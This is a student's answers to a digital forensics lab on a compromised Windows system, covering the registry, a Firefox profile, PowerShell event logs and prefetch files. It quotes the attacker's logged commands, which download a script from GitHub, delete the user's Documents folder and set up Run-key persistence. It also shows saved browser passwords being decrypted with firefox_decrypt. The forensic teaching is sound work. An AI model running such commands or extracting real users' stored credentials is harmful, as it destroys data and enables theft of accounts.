

Lab 02

CYL2002 Digital Forensics - Lab

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
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Given the registry file of a system that was compromised, answer the following [files/NTUSER.DAT]:

What's the mouse double-click speed?


Ans:



500 is the Mouse Double Click Speed.


What's the most recent typed path accessed as recorded in the registry?

Ans:



What's the new value added to the registry by the malware to establish persistence over the

System?



I googled, and a forum suggested that see Run in Windows, i went , and there it was malware.exe was runned from C:\Users\w\Desktop\malware.exe, So it added, and it runs every time we login to the pc.

Given the Firefox profile of a suspect, answer the following [files/Firefox.zip]:

What's the username and password stored in the saved logins?

```
-$ cd Downloads
  —(kali®kali)-[~/Downloads]
files files.zip firefox_decrypt-main firefox_decrypt-main.zip
  -(kali®kali)-[~/Downloads]
__s cd firefox_decrypt-main
(kali® kali)-[~/Downloads/firefox_decrypt-main]
spython firefox_decrypt.py ../files/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
2024-08-27 01:28:15,322 - ERROR - Couldn't initialize NSS, maybe '../file
(kali@ kali)-[~/Downloads/firefox_decrypt-main]
$ python firefox_decrypt.py ../files/Firefox/
Select the Mozilla profile you wish to decrypt
1 → Profiles/83bm17p1.default
2 → Profiles/s6upyldt.default-release
            https://www.reddit.com
Website:
Username: 'hackerman'
Password: 'sup3rs3cur3p4ssw0rd'
```

Username: hackerman


Password: sup3rs3cur3p4ssw0rd

What's the most frequently visited website?



amazon.com is the Frequently visited cuz it has visited multiple times.

What's the name of the file downloaded by the suspect?




Python 3.11.1 is downloaded by the user.

Given the PowerShell Event logs of a compromised system, answer the following [files/Microsoft-

Windows-PowerShell%4Operational.evtx]:

What's the command executed by the attacker to download a file on the system?



Invoke-WebRequest -UseBasicParsing -Uri

https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202 /files/file.ps1 -OutFile "file.ps1"

This command was ran to download the file , as the files is saved with name file.ps1

Can you analyze the downloaded file and understand what's the purpose of that file?

It deleted the file.ps1, then it downloaded the file again, and deleted it again and then it deleted the Documents folder of the user, and then it deleted Downloaded.ps1. Then it downloaded itself again and ran the file.ps1. It also persisted itself, by changing the keys in Registry. And the flag was, Hello, use flag{ev3nt_l0gs_f0r_th3_w1n} as the answer to the original question.

Creating Scriptblock text (1 of 1):
Invoke-WebRequest -UseBasicParsing -Uri https://raw.githubusercontent.com/vonderchild/digital-forensics-lab/main/Lab%202/files/file.ps1 -OutFile "file.ps1"
ScriptBlock ID: 1dfa7d0e-b89f-42cf-b8de-15a54a622de9
Path:

```
Creating Scriptblock text (1 of 1):
del .\file.ps1

ScriptBlock ID: 20f6456c-4ec6-4226-a4af-6e2880bf67cb

Path:
```

```
Creating Scriptblock text (1 of 1): del .\Documents\
```

ScriptBlock ID: 9c07d9be-06ed-40e3-a7a2-adc9b1d28da0 Path:

```
Creating Scriptblock text (1 of 1): del .\download.ps1
```

ScriptBlock ID: e07a551c-4fe7-4697-8038-59d4077798e9 Path:

Creating Scriptblock text (1 of 1):

Set-ItemProperty -Path "HKLM:\SOFTWARE\Wow6432Node\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging" -Name "EnableScriptBlockLogging" -Value 1 -Force

Script Block ID: 2df1d0dc foEd 460f aEo8 ao27o204E78

Creating Scriptblock text (1 of 1):

\$data = "SGVsbG8sIHVzZSBmbGFne2V2M250X2wwZ3NfZjByX3RoM193MW59IGFzIHRoZSBhbnN3ZXlgdG8gdGhlIG9yaWdpbmFsIHF1ZXN0aW9uLg == "
\$flag = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String(\$data))
Write-Output \$flag

ScriptBlock ID: edebd072-da14-4407-8d52-ea4b696a193c Path: C:\Users\w\file.ps1

Given the Prefetch Files: Can you locate the path for the malicious program? [files/Prefetch.zip]

There was a command ran where HOST was written as H0ST and it was ran by temp folder